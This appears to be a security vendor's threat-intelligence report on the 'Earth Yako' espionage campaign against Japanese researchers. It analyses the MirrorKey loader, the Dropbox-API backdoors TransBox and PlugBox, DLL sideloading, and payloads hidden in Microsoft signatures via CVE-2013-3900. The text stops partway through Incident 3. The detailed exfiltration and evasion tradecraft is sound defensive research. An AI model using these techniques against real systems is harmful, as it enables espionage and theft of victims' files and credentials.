# Invitation to a Secret Event: Uncovering Earth Yako's Campaigns

⋮ 2/16/2023

APT & Targeted Attacks

We detail the intrusion set Earth Yako, attributed to the campaign Operation RestyLink or EneLink. This analysis was presented in full at the JSAC 2023 in January 2023.

By: Hara Hiroaki, Yuka Higashi, Masaoki Shoji February 16, 2023 Read time: 12 min (3243 words)

In 2021, we observed several targeted attacks against researchers of academic organizations and think tanks in Japan. We have since been tracking this series of attacks and identified the new intrusion set we have named "Earth Yako". Our research points the attribution to the known campaign "Operation RestyLink" or "Enelink".

Upon investigating several incidents, we identified previously unknown malware, tactics, techniques and procedures (TTPs), and infrastructure used by Earth Yako for cyberespionage. The intrusion set introduced new tools and malware within a short period of time, frequently changing and expanding its attack targets. Since we observed related attacks as recent as January 2023, we believe that Earth Yako is still active and will keep targeting more organizations soon. This investigation was presented at the JSAC 2023 in Tokyo, Japan.

Overview of The Campaign

Since January 2022, we have been observing Earth Yako as it targets researchers in the academe and research think tanks in Japan. We also observed a small number of attacks that appear to have targeted organizations in Taiwan.




Figure 1. Timeline of Earth Yako campaign

While consistently targeting researchers, the areas of interest for Earth Yako's deployment and targeting have varied over time. Earlier in 2022, their main targets were stakeholders related to economic security, but later expanded to target other sectors such as the energy or economic industry.

In this campaign, Earth Yako uses a spearphishing link for initial access. The URL in the spearphishing mail downloads the compressed (.zip) or disc image (.iso) file containing a malicious shortcut file (.lnk) to download another payload. We observed several spearphishing emails masquerading as an invitation for a private or public meeting-like events, which leads to download the malware in the target system.

Malware and Tools

Here is a summary of the new malware and tools we observed from the different incidents:

- MirrorKey: An on-memory dynamic link library (DLL) loader
- TransBox: A backdoor abusing the Dropbox API
- PlugBox: A Dropbox API-based backdoor with a couple of capabilities
- Dulload: A generic loader name
- PULink: A dropper of ShellBox written in C++/CLR, capable of achieving persistence
- ShellBox: Another Dropbox API-based stager written in C#

Incident Case Studies

We observed Earth Yako using spearphishing for entry, with the URL in the email body leading the target to download a .zip or .iso file when clicked. The .lnk file contained in the archive induces the target to download a malicious Word template. There have been other instances reported when, after opening the URL, the routine infects the target with Cobalt Strike, sideloading a .dll file. In the following sections, we introduce some of the incidents we observed in 2022 when Earth Yako deployed new malware.

**Incident 1**

The first case was observed in March 2022, targeting researchers in a Japanese academic institution. After intruding in the target system, the attacker deployed MirrorKey and TransBox in the following flow.




Figure 2. Execution flow of MirrorKey and TransBox in Incident 1

**MirrorKey**

We found MirrorKey in the infected system under the file name *OCLEAN.DLL*. This DLL is loaded by *OFFCLN.EXE*, which is a legitimate Microsoft application but used for DLL sideloading to load *OCLEAN.DLL* in the same directory on execution. After loading, MirrorKey looks for *DWINTL.DLL* in the same directory, a DLL signed by Microsoft and has no malicious code in its code section so it appears to be harmless. But the digital signature has been abused to embed an encrypted payload for vulnerability MS13-098 or CVE-2013-3900. CVE-2013-3900 is a vulnerability that does not properly validate the executable (PE) file digest during Authenticode Signature validation, which can be abused by an attacker to embed arbitrary data at the end of a legitimate digital signature.




Figure 3. DWINTL.DLL's legitimate digital signature issued by Microsoft




Figure 4. Embedded data abusing CVE-2013-3900

In this case, two types of data were embedded: an encrypted payload and data for decryption. MirrorKey processes the data embedded at the end of the file to generate a decryption key for the payload. Once successfully generated, the key is used to decrypt the embedded payload with AES128-ECB.




Figure 5. Key generation logic for payload decryption

**TransBox**

The decrypted payload was a DLL internally named *FILETRANDLL.dll*. This DLL is dynamically loaded in the memory by MirrorKey and begins its malicious activity when the export function *Start_* is called.

```
; Export Ordinals Table for FILETRANDLL.dll
;
word_528C68     dw 1, 0                 ; DATA XREF:
aFiletrandlldll db 'FILETRANDLL.dll',0  ; DATA XREF:
aStart_0        db 'Start_',0           ; DATA XREF:
aStart          db 'Start',0            ; DATA XREF:
```

Figure 6. Original file name embedded in DLL

Our analysis revealed that this DLL is a backdoor that uses the Dropbox API and is designed primarily for file and data theft. No similar malware has been identified in the past.

1. Check-in

On execution, TransBox generates a unique ID for the infected user (Victim ID) This is calculated as the product of the four elements:

- CRC32 of the domain name of the infected terminal
- the CRC32 of the username
- the CRC32 of the host name, and
- the first 4 bytes (DWORD) of the volume serial number

Next, the system information from the infected machine is collected, such as drive-related information, host name, operating system (OS) version, and IP address. The system information is then compressed with zlib and encoded with 1-byte XOR cipher, and uploaded to the attacker's Dropbox account. On uploading, a destination file path in Dropbox */<Victim ID decimal>/<Victim ID decimal>.jpg* was specified on uploading information to the URL hxxps://content[.]dropboxapi[.]com/2/files/upload.

Figure 7. HTTP request on check-in

2. Uploading files

TransBox can upload files to Dropbox with specific extensions that exist under a specific directory. Target directories and file extensions are as follows:

Target directories

- All drives (except A drive and CD-ROM)
- %USERPROFILE%\Desktop
- %USERPROFILE%\Documents

Target extensions

- .7z
- .doc
- .docx
- .jsd
- .jst
- .jtd
- .odt
- .pdf
- .ppt
- .pptx
- .rar
- .rtf
- .xls
- .xlsx
- .zip

But the following directories are excluded, likely for the routine's efficiency. Considering that TransBox's purpose is to scan for "interesting" documents, the routine may have been designed to ignore these folders:

- C:\Program Files
- C:\Program Files (x86)
- C:\PerfLogs
- C:\Windows
- D:\Program Files
- D:\Program Files (x86)

- E:\Program Files
- E:\Program Files (x86)
- %APPDATA%

TransBox implements another feature to record the file modification date in .ini format file to upload the target file again when it is updated. The .ini file is created in the file path and contains the information in the format *%LOCALAPPDATA%\sxda<Victim ID % 0x2710>.xso*.




Figure 8. .ini file used as database

3. Receiving commands

TransBox can also receive backdoor commands via the Dropbox API. To receive a command, a destination file path in Dropbox */<Victim ID decimal>/abox_.cxt* was specified on sending GET request to the URL *hxxps://content.dropboxapi[.]com/2/files/download*.




Figure 9. Response format from command and control (C&C) server

TransBox can perform the following capabilities based on the attacker's backdoor commands:

- Change file upload size limitations and chunk sizes
- Download DLL and execute in memory
- Upload files related to credentials for browsers such as Chrome or Firefox
- Add extensions to collect
- Upload specified files or upload files with specific extensions under specified directories
- Display a list of files and directories under the specified directory

**Incident 2**

The next case was observed around June 2022, also targeting researchers at a Japanese academic institution. In this case, we observed the use of the MirrorKey variant introduced in the previous case study, and PlugBox malware, which also abuses the Dropbox API. As in the previous case study, the attacker intruded the targeted system and installed these malware.




Figure 10. Execution flow of MirrorKey and PlugBox in Incident 2

**MirrorKey (variant using Tiny Encryption Algorithm)**

The MirrorKey variant observed in this case was found in an infected system with the file name *GTN.dll*. This DLL is loaded in a similar manner to the DLL sideloading process used in the previous case. This time, the legitimate Google application *GoogleToolbarNotifier.exe,* which exists in the same directory, was abused. Similar to the previous variant of MirrorKey, it searches for *espui.dll* existing in the same directory, which abuses CVE-2013-3900 to embed the encrypted payload. However, this variant uses Tiny Encryption Algorithm (TEA) to decrypt the payload instead of AES. Furthermore, the code is completely different from that of the MirrorKey variant observed in March. While it can initially be considered a different loader it partially shares common TTPs and code with the first observed variant.

**PlugBox**

The decrypted payload is a DLL internally named *LoadPlgFromRemote.dll*. This DLL is dynamically loaded in memory by MirrorKey and starts executing when the export function *Run* is called.

```
; Export Ordinals Table for LoadPlgFromRemote.dll
;
word_100C8930   dw 0                    ; DATA XREF: .rdata:100C8924↑o
aLoadplgfromrem db 'LoadPlgFromRemote.dll',0
                                         ; DATA XREF: .rdata:100C890C↑o
aRun            db 'Run',0               ; DATA XREF: .rdata:off_100C892C↑o
```

Figure 11. Original name embedded in DLL

Analysis revealed that this DLL, like TransBox, is a backdoor based on the Dropbox API.

1. Installation

On execution, it begins an installation process by making copies of the following files:

- %windir%\SysWOW64\cttune.exe -> %localappdata%\NVIDIA\cctune.exe
- <CURRENT_FOLDER>\GTN.dll -> %localappdata%\NVIDIA\DWrite.dll
- <CURRENT_FOLDER>\espui.dll -> %localappdata%\NVIDIA\espui.dll

In addition, it copies legitimate DLLs to the currently working directory and loads the DLLs. This process is meaningless for the malicious activity and makes PlugBox look harmless. The legitimate DLLs copied are as follows:

- %windir%\SysWOW64\migration\TableTextServiceMig.dll
- %windir%\SysWOW64\migration\msctfmig.dll
- %windir%\SysWOW64\migration\WMIMigrationPlugin.dll
- %windir%\SysWOW64\migration\imjpmig.dll
- %windir%\SysWOW64\migration\imkmig.dll
- %windir%\SysWOW64\migration\tssysprep.dll
- %windir%\SysWOW64\migration\cosetup.dll

2. Check-in

Next, the attacker checks in to his Dropbox account by using a hard-coded API key. While TransBox embeds an Access Token, PlugBox does not. Instead, it embeds Auth Token and Refresh Token, and uses these values to obtain an Access Token, which is required to access to the Dropbox over API.




Figure 12. Obtaining an Access Token by using Refresh and Auth Tokens

Then it generates a victim ID for each infected user to identify them when the users' data is uploaded to Dropbox following the steps below:

1. Get the filepath of %temp% and replace "\" with "+"
2. Get the ProcessorId of the infected machine
3. Get the SerialNumber of the infected machine's motherboard
4. Concatenate the strings above with "\r\n" and calculate SHA256 hash value
5. Extract the first 32 bytes of the SHA256 hash value as victim ID

Then, it sends an HTTP POST request to the URL *hxxps://content[.]dropboxapi[.]com/2/files/upload* with specific details */<Victim ID>/Victim ID>_<UNIXTIME>{1,3}.dat* as the upload destination path.

Then PlugBox uploads the following user information in plain text:

- Filepath of the %temp% (replacing "\" with "+")
- ProcessorId of the infected machine
- SerialNumber of the infected machine's motherboard

3. Receiving commands

To receive backdoor commands, PlugBox sends an HTTP GET request to the URL *hxxps://content.dropboxapi[.]com/2/files/download* with */<Victim ID>/<Victim ID>.cfg* as the file path to download.

The supported features of PlugBox are the following:

- Change the interval to receive a command
- Download encrypted DLL, decrypt them with TEA, and execute it in memory
- Execute arbitrary command

**Incident 3**

The next case was observed around June and July in 2022, also targeting researchers in a Japanese academic institution. In this case, the dropper PULink and a new malware we called ShellBox were used. During our investigation, we found an ISO file containing the targeted user's name, suggesting that the attacker probably attempted to intrude in the system by having them download the ISO file in the email.




Figure 13. List of the files in .iso

The ISO file contained an EXE file with a double extension, three DLLs (MSVCR100.DLL is harmless), and a decoy document. The EXE file was a legitimate Word application, but customized to sideload a DLL to load *wwlib.dll* in the same directory. Once executed, the EXE file initiates the malicious routines.




Figure 14. Execution flow if PULink and ShellBox in Incident 3

**Dulload (Loader)**

The first DLL file loaded is wwlib.dll, a simple loader written in C++/CLR, designed to load *Wordcnv.dll* existing in the same directory, and invokes the exported method *MS_word.release_file*.

